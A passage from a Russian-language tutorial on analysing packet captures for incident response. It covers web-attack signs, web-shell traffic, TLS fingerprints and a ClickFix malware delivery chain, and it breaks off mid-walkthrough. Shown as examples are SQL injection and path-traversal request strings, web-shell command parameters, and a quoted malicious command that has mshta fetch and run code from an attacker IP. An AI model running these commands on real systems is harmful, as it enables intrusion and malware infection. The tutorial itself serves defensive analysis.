Перед анализом PCAP важно понять, есть ли уже исходная гипотеза или расследование начинается с нуля. Иногда зацепка уже есть. Например, SIEM‑система показала обращение к вредоносному адресу, EDR нашел подозрительный процесс или из данных threat intelligence пришел конкретный домен C2. Тогда задача понятна: найти этот след в трафике и посмотреть, что происходило вокруг него.
Это investigation — расследование от уже существующей гипотезы.
Например, из threat intelligence получен адрес C2‑сервера. Чтобы проверить, встречается ли он в дампе, в Wireshark можно применить фильтр отображения:
ip.addr == X.X.X.X
После применения фильтра остаются только пакеты, в которых указанный адрес выступает источником или назначением. Далее можно определить, какие внутренние хосты с ним взаимодействовали, когда происходили соединения и сколько они продолжались. Это позволяет установить, затронула ли активность инфраструктуру и какие системы требуют дальнейшей проверки.
После того как в рамках расследования найдено интересующее соединение, область анализа можно постепенно расширить. Следует проверить, что происходило за несколько минут до него и сразу после: DNS‑запросы того же хоста, обращения по HTTP и HTTPS, новые внешние адреса, изменения в характере активности. Так можно восстановить связанные с индикатором события.
Бывает и наоборот: аналитик получает PCAP без исходной зацепки: неизвестны ни IP‑адрес, ни домен, ни зараженный хост. Тогда приходится сначала искать то, что выбивается из общей картины, а уже потом формировать гипотезу. В этом случае анализ идет от общей структуры трафика к основным протоколам и активным узлам, затем — к взаимодействиям между ними, редким соединениям, необычным объемам и контексту DNS, HTTP и TLS вокруг найденного отклонения. После этого можно восстанавливать временную последовательность событий.
Особенно важно учитывать, какое сетевое поведение считается нормальным для конкретной системы с учетом ее роли. Например, передача большого объема данных ночью может быть штатной ситуацией для сервера резервного копирования. Но если несколько гигабайтов начинает отправлять на внешний адрес рабочая станция сотрудника бухгалтерии, а раньше этого адреса в ее трафике не было, нужно выяснить, что это за адрес и когда он появился.
Одну и ту же сетевую активность нельзя оценивать без контекста: для одного узла она может быть штатной, для другого — нетипичной. Важно учитывать назначение системы и ее обычное сетевое поведение.
Сужение области анализа
К детальному разбору отдельных пакетов стоит переходить, когда определен объект исследования. К этому моменту аналитик уже понимает, какой хост представляет интерес, с каким адресом он взаимодействовал и в каком временном диапазоне происходила подозрительная активность.
Дальше область анализа постепенно сужается: от подозрительного хоста — к внешнему адресу, с которым он взаимодействовал, затем — к нужному временному диапазону, конкретному соединению и отдельным пакетам.
На этом этапе уже можно применять фильтры отображения, изучать поля конкретных протоколов и собирать сессию через Follow Stream. Вместо десятков тысяч пакетов аналитик работает с небольшим набором событий, связанных с проверяемой гипотезой.
Первичный анализ дампа можно свести к нескольким вопросам:
- Что записано в файле?
- Какие узлы взаимодействуют?
- Какие соединения выделяются по объему, длительности или частоте?
- Что из этого не соответствует привычному поведению системы?
- Что происходило непосредственно до и после найденного события?
К содержимому конкретного соединения переходят в последнюю очередь: без предыдущего анализа легко потратить время не на ту сессию.
Такой порядок особенно важен при анализе вредоносной активности. На практике атака редко проявляется в виде одного пакета, который однозначно указывает на компрометацию. Чаще она складывается из нескольких менее заметных признаков: обращения к новому домену, неожиданной загрузки данных, повторяющихся соединений или появления нетипичного взаимодействия с другими узлами.
Новый домен может принадлежать легитимному внешнему сервису, большой объем входящего трафика — быть связан с загрузкой обновления, а длительная TCP‑сессия — быть частью штатной работы приложения. По отдельности такие события еще не говорят о компрометации. Однако, если несколько подобных признаков появляются на одном хосте в течение короткого промежутка времени, их уже стоит рассматривать как связанную последовательность.
Атаки на веб‑приложения в PCAP
В предыдущем разделе мы начинали анализ с общей картины и постепенно сужали область поиска до конкретных соединений. На веб‑сервере иначе никак: за пару минут он получает тысячи HTTP‑запросов. Часть приходит от пользователей, часть — от поисковых роботов, системы мониторинга, которая раз в минуту проверяет доступность, и сканеров, круглосуточно обходящих интернет.
При атаке HTTP‑запросы могут отличаться от легитимных значениями параметров, последовательностью обращений и характером ответов сервера.
Если HTTP передавался в открытом виде, запрос злоумышленника можно исследовать практически целиком. В PCAP видны URI, параметры, метод запроса, заголовки, содержимое POST и ответ сервера.
Атаки в HTTP‑трафике
Начать анализ веб‑трафика можно с того, что именно клиенты запрашивали у сервера. В Wireshark для этого достаточно оставить HTTP‑запросы:
http.request
В обычном трафике мы увидим подобные обращения:
GET /index.html GET /css/style.css GET /api/products?id=153 POST /login
При атаке те же поля будут содержать данные, которые пользователь обычно отправлять не должен, например:
GET /product?id=10 UNION SELECT ...
или:
GET /download?file=../../../../etc/passwd
В первом случае в параметр приложения пытаются передать SQL‑конструкцию, во втором используется последовательность ../ для выхода за пределы ожидаемого каталога.
На уровне сети интересует не точное название уязвимости, а отклонение запроса от обычной логики приложения.
Подозрительные URI
Первые признаки атаки часто можно заметить по URI. Обратить внимание стоит на следующие признаки:
- необычно длинные параметры;
- большое количество специальных символов;
- конструкции
../и их закодированные варианты; - SQL‑операторы внутри пользовательских параметров;
- обращения к служебным или редко используемым путям;
- команды ОС или фрагменты скриптов внутри параметров;
- многократные запросы к одной конечной точке с постоянно меняющимися значениями.
Для поиска некоторых простых вариантов можно использовать фильтры:
http.request.uri contains "../"
или:
http.request.uri contains "UNION"
Такой поиск не заменяет полноценный детект SQL injection или LFI. Вредоносная нагрузка может быть закодирована, разбита между параметрами или передана в теле POST. Но для ручного анализа это удобный способ быстро сузить поиск.

Особенно характерно поведение автоматических инструментов. Пользователь обычно взаимодействует с приложением последовательно: открывает страницу, загружает связанные ресурсы, отправляет форму. Сканер или средство эксплуатации может за несколько секунд перебрать десятки вариантов одного параметра:
?id=1' ?id=1" ?id=1 OR 1=1 ?id=1 AND 1=2 ?id=1 UNION SELECT ...
Отдельный такой запрос — просто некорректный ввод, что встречается и у обычных пользователей. Но пять запросов подряд за две секунды, с последовательным перебором кавычки, двойной кавычки и логических операторов, вручную не набирают. Так подбирают отмычку к замку: пробуют одну за другой и смотрят, какая провернется.
Ответ сервера
Найти подозрительный запрос недостаточно. Важно разобраться, как на него ответил сервер.
Представим два запроса:
GET /../../../../etc/passwd → HTTP/1.1 403 Forbidden
и:
GET /../../../../etc/passwd → HTTP/1.1 200 OK
В обоих случаях запрос подозрительный, однако сервер возвращает разные коды HTTP‑ответа: 403 Forbidden в первом случае и 200 OK во втором. При этом код ответа не позволяет определить, обработало ли приложение запрос так, как ожидал злоумышленник. Поэтому при расследовании необходимо анализировать запрос вместе с ответом сервера. Разберем подробнее.
Коды 401, 403 и 404 часто появляются при сканировании и переборе ресурсов. Большое количество таких ответов от одного клиента может выдать этап разведки:
/admin → 404/phpmyadmin → 404/backup → 403/.git → 403/administrator → 404/login → 200
Эти коды отражают разные результаты обработки запроса: 401 Unauthorized указывает на необходимость аутентификации, 403 Forbidden — на отказ в доступе, а 404 Not Found — на отсутствие запрашиваемого ресурса.
Код 200 OK также не подтверждает успешность атаки. Некоторые приложения возвращают его вместе со страницей ошибки, поэтому для оценки результата запроса необходимо анализировать содержимое HTTP‑ответа.
POST‑запросы
Отдельно стоит рассмотреть запросы POST.
http.request.method == "POST"
Через POST передаются формы авторизации, файлы, API‑запросы и много другой легитимной информации. Поэтому сам метод не является подозрительным. Но его часто используют и при эксплуатации уязвимостей, поскольку он позволяет отправлять данные в теле запроса, где они не видны в URI.
Например, запрос POST /login может содержать обычную пару логин‑пароль, а может использоваться для SQL‑инъекции в поле username. А запрос POST /upload может быть обычной загрузкой изображения или попыткой разместить на сервере исполняемый скрипт.
По одному URI ничего не понять — нужно смотреть тело запроса. Из него можно получить имена и значения полей формы, тип контента, объем переданных данных и, если сессия не зашифрована, все содержимое целиком. С помощью чего делать это — Follow Stream, дерева протоколов или выборки полей из http.log, — зависит от привычки и размера дампа.
HTTP‑заголовки и User‑Agent
Еще один источник контекста находится в HTTP‑заголовках. В обычном браузере запрос может содержать:
User-Agent: Mozilla/5.0 ... Accept: text/html,... Accept-Language: ru-RU,... Accept-Encoding: gzip, deflate, br
Инструмент обычно подписывается тем, на чем он написан:
User-Agent: python-requests/2.31.0 User-Agent: curl/8.5.0 User-Agent: Go-http-client/1.1
Отдельные сканеры не скрываются и представляются собственным именем — sqlmap/1.8, Nikto/2.5. Разработчику это удобно при отладке, а аналитику упрощает распознавание инструмента.
Это не делает такой запрос вредоносным: curl, Python и PowerShell используют администраторы, системы мониторинга и обычные интеграции. Но несоответствие между ожидаемым клиентом и фактическими заголовками может дать дополнительную зацепку.
Например, приложение предназначено исключительно для работы через браузер, но один внешний IP‑адрес за несколько секунд отправляет сотни запросов с одинаковым User-Agent, перебирая разные URI и параметры. Сам по себе заголовок ничего не объясняет, но в сочетании с частотой запросов и перебором путей помогает точнее описать поведение клиента. Как мы уже говорили, User-Agent легко изменить, поэтому рассматривать его как надежный идентификатор клиента нельзя.
Трафик веб‑шелла
Успешная эксплуатация веб‑приложения не обязательно дает злоумышленнику удобный постоянный доступ к серверу. Один из вариантов закрепления — размещение веб‑шелла.
Веб‑шелл — это серверный скрипт, через который можно передавать команды операционной системы или выполнять другие действия на скомпрометированном сервере.
В отличие от реверс‑шелла (reverse shell, обратная оболочка), который мы рассмотрим далее, веб‑шелл может вообще не создавать отдельного C2‑соединения.
Злоумышленник продолжает обращаться к тому же веб‑серверу:

То есть с точки зрения сети после компрометации может почти ничего не измениться. На сервер все так же приходят запросы по TCP/80 или TCP/443. Меняется их назначение.
До компрометации:
GET /index.php
GET /products.php?id=10
POST /login
После загрузки веб‑шелла могут появиться обращения вроде:
GET /uploads/image.php?cmd=whoami
GET /uploads/image.php?cmd=ipconfig
POST /uploads/image.php

whoami через PHP веб‑шелла и получение результата в HTTP‑ответе
Веб‑шелл не обязательно будет настолько очевидным. Параметры могут быть закодированы, команды — передаваться в теле POST, а сам файл — иметь имя, похожее на обычную часть приложения. Поэтому искать только строку cmd= недостаточно.
Более важна последовательность:
- загрузка нового файла,
- обращение к этому же файлу,
- повторяющиеся HTTP‑запросы,
- необычные параметры или POST,
- успешные ответы сервера.
Если в PCAP видна загрузка веб‑шелла, можно восстановить цепочку практически с момента его появления.
Например, клиент отправляет:
POST /upload
Content-Type: multipart/form-data
А через несколько секунд тот же IP‑адрес впервые обращается к недавно загруженному файлу:
GET /uploads/document.php
После этого запросы к document.php начинают повторяться, а размеры ответов меняются в зависимости от переданных параметров. Такое сочетание событий гораздо информативнее одного подозрительного имени файла.
Здесь особенно полезно расширить временное окно. Если мы нашли обращение к подозрительному .php, .aspx или .jsp, стоит проверить:
- когда этот путь появился в трафике впервые;
- был ли перед этим запрос загрузки файла;
- кто первым обратился к новому ресурсу;
- какие параметры передавались;
- какие ответы возвращал сервер;
- появились ли после этого исходящие соединения с самого веб‑сервера.
На последнем пункте остановимся подробнее. Веб‑шелл может быть только промежуточным этапом, через который злоумышленник способен запустить PowerShell, скачать дополнительный инструмент или создать реверс‑шелл. Тогда входящий HTTP‑запрос становится причиной нового исходящего соединения уже с самого веб‑сервера. Именно переход между входящим и исходящим трафиком помогает связать эксплуатацию веб‑приложения с последующими этапами атаки.
Метаданные TLS
Читать URI, параметры и ответы сервера удается только там, где HTTP передается открытым текстом. В реальной инфраструктуре веб‑приложение почти наверняка работает через HTTPS, и эта возможность пропадает.
Тогда исчезает привычная в PCAP картина:
POST /login
username=...
Содержимое HTTP помещается внутрь TLS и становится недоступным без расшифровки. При этом само соединение в дампе сохраняется.
Для HTTPS по‑прежнему можно определить:
- Участников соединения — адреса клиента и сервера, а также сторону, которая подключилась первой.
- Характер обмена — время начала, продолжительность сессии, объем данных в каждую сторону и число соединений с этого адреса.
- Параметры рукопожатия — версию TLS, набор предложенных клиентом шифров и расширений, SNI, если он передается открыто, данные сертификата и собранный из всего этого отпечаток клиента.
То есть запрос POST /vulnerable-endpoint будет недоступен, но все еще можно будет заметить, что один внешний IP‑адрес создал, например, несколько сотен TLS‑соединений к серверу за короткий промежуток времени.
Возможно, это обычная нагрузка. Но, если один источник заметно выделяется среди прочих клиентов сервера, стоит проверить его логи приложения и посмотреть, какие еще системы организации он запрашивал в те же минуты.
Потерянный из‑за TLS контекст возвращают прикладные источники, которые видят запрос уже расшифрованным, на стороне самого приложения. Трафик отвечает на вопросы о соединении: кто, когда, сколько и как долго передавал. Прикладные логи показывают его содержание: какой URI запрашивался, каким методом, что ответил сервер и чем представился клиент. Хостовые источники добавляют третий слой: к чему привел этот запрос уже внутри самой системы.
При этом сотня TLS‑соединений от одного клиента вполне может принадлежать одному активному пользователю. Современная страница открывает десятки параллельных соединений на загрузку ресурсов, в фоне обращается к API и держит постоянные сессии для обновления данных. Отличить такую активность от перебора путей по одному счетчику соединений не получится. Приходится смотреть на контекст без содержимого: как ведут себя другие клиенты этого сервера, для чего он предназначен и соответствует ли этой картине активность интересующего нас источника.
Отпечатки JA3 и JA4
Ранее мы говорили, что при установлении TLS‑соединения клиент открыто перечисляет свои возможности, на основе которых формируется отпечаток JA3 или JA4. При анализе веб‑атак такой отпечаток можно использовать для сопоставления похожих соединений.
Представим публичный веб‑сервер, к которому за день обращаются несколько тысяч клиентов. Большинство использует Chrome, Firefox, Safari и мобильные браузеры. Среди этих клиентов обнаруживается внешний адрес, который за короткое время последовательно запрашивает URI: /admin, /login, /.git, /phpmyadmin, /backup и т. д.
Содержимое HTTP недоступно из‑за TLS, но из логов WAF известно, что запросы принадлежат одному источнику. Также в сетевых данных видно, что все соединения имеют одинаковый необычный TLS‑отпечаток (fingerprint). Его можно использовать как дополнительную точку поиска: IP‑адрес атакующего → TLS‑отпечаток → другие соединения с тем же отпечатком → другие адреса, серверы и временные интервалы.
Так аналитик может обнаружить, что аналогичный клиент обращался не к одному веб‑серверу, а сразу к нескольким системам организации. Технически это выборка по одному полю: в Zeek отпечаток находится в ssl.log в поле ja3, Suricata пишет JA3 и JA4 в eve.json, а в Wireshark ту же информацию получают из Client Hello.
Главное ограничение отпечатков — их нельзя автоматически считать индикаторами компрометации. Одинаковый JA3 получают программы, использующие одну TLS‑библиотеку, поэтому сотни несвязанных скриптов на Python могут иметь общий хеш просто потому, что все они работают через requests. Бывает и обратная ситуация: инструмент обновился, параметры соединения изменились, и прежний отпечаток ему больше не соответствует.
Для современных браузеров классический JA3 также стал менее устойчивым из‑за изменения порядка TLS‑расширений. JA4 частично решает эту проблему за счет нормализации отдельных параметров, но и он не становится уникальным идентификатором программы.
Отпечаток здесь служит не доказательством, а дополнительной зацепкой. Дальше проверяют, какие еще соединения имеют такой же отпечаток и что происходило вокруг них. Ценность такого поиска заметнее всего там, где исходный адрес меняется. Сканер перезапускают с нового VPS, прежний адрес в блок‑листе устаревает, а TLS‑реализация у инструмента остается прежней, и соединения продолжают собираться в одну группу.
Совпавший отпечаток тоже нельзя трактовать слишком широко. Он говорит только о сходстве сетевых клиентов: за двумя одинаковыми JA4 могут стоять разные инструменты на общей библиотеке и разные люди. Поэтому JA3 и JA4 лучше использовать так же, как User‑Agent: для классификации и связывания трафика. Вывод о вредоносной активности делают по совокупности признаков.
При анализе атаки на веб‑приложение уровень детализации в PCAP зависит от протокола:
- HTTP: URI, параметры, заголовки, содержимое запросов и ответы.
- HTTPS: IP‑адреса, время соединений, объемы переданных данных, TLS‑метаданные, TLS‑отпечаток.
Во втором случае содержание запроса приходится восстанавливать по другим источникам.
Общий порядок анализа остается тем же. Сначала следует определить источник подозрительной активности, затем восстановить его обращения к веб‑приложению, проверить реакцию сервера и только после этого выяснить, привела ли попытка эксплуатации к последствиям.
Если после серии необычных запросов веб‑сервер сам начинает устанавливать новые внешние соединения, значит, попыткой эксплуатации дело не ограничилось: на нем что‑то запустилось и вышло в сеть. Что происходит в трафике дальше, разберем в следующем разделе.
Вредоносное ПО и C2 в сетевом трафике
Многоэтапная доставка вредоносного ПО
В простейшем сценарии заражение выглядит так: пользователь загружает вредоносный файл и запускает его, после чего ВПО соединяется с C2‑сервером для получения команд или передачи данных. На практике между первоначальным посещением ресурса и появлением C2‑канала бывает несколько промежуточных этапов.
Пользователя могут перенаправить на другой ресурс, где он получит инструкцию или команду для выполнения. После ее запуска загружается следующий компонент, который, в свою очередь, получает основную вредоносную нагрузку. Только после этого ВПО может установить соединение с инфраструктурой управления.
Для аналитика важно анализировать такие цепочки целиком, поскольку каждый этап оставляет собственный след в трафике. По отдельности DNS‑запрос, HTTP‑загрузка или новое TLS‑соединение могут не вызывать подозрения. Однако их последовательное появление на одном хосте позволяет постепенно восстановить ход заражения.
Вернемся к дампу, который мы уже рассматривали: передаче на 31 МБ с адреса 98.142.251[.]63. Это активность кластера SmartApeSG, зафиксированная 22 января 2026 года, и началась она задолго до крупной загрузки. Пользователь посетил легитимный, но скомпрометированный сайт secretsof[.]com, откуда браузер был переадресован на flautister[.]com.

Сайт flautister[.]com использовался для загрузки поддельной CAPTCHA. Вместо обычной проверки посетителю предлагалось самостоятельно выполнить несколько действий в Windows. Такой прием называется ClickFix: вредоносная команда помещается в буфер обмена, после чего пользователя убеждают открыть окно «Выполнить» (Win+R), вставить содержимое буфера и запустить его. В этом случае выполнялась команда:
cmd /c "if exist C:\\Windows\\System32\\notepad.exe start "" mshta http://98.142.251[.]63/con"
В такой схеме веб‑страница не запускает вредоносное ПО напрямую. Команду выполняет сам пользователь, считая ее частью обычной проверки CAPTCHA. После этого появляется новое сетевое взаимодействие хоста: HTTP‑запрос к 98.142.251[.]63/con.
Действие, которое пользователь выполнил на своей машине, приводит к новому внешнему соединению, которое уже видно в PCAP. Открываем поток целиком через меню Follow → HTTP Stream:


/con, который появился после того, как пользователь выполнил команду через ClickFix, и ответ сервера на него
Здесь хорошо видна разница между анализом событий на хосте и анализом сетевого трафика. В конечной системе в первую очередь интересовал бы запуск mshta.exe, его командная строка и родительский процесс. В PCAP этих данных нет, но остается результат работы процесса: соединение с новым внешним адресом.
Получается, что разные источники показывают разные части одного события. Хостовая телеметрия показывает, что было запущено, а сетевой трафик — к чему это привело в сети.
После запроса /con зараженный хост обращается к тому же адресу за ресурсом /currency:
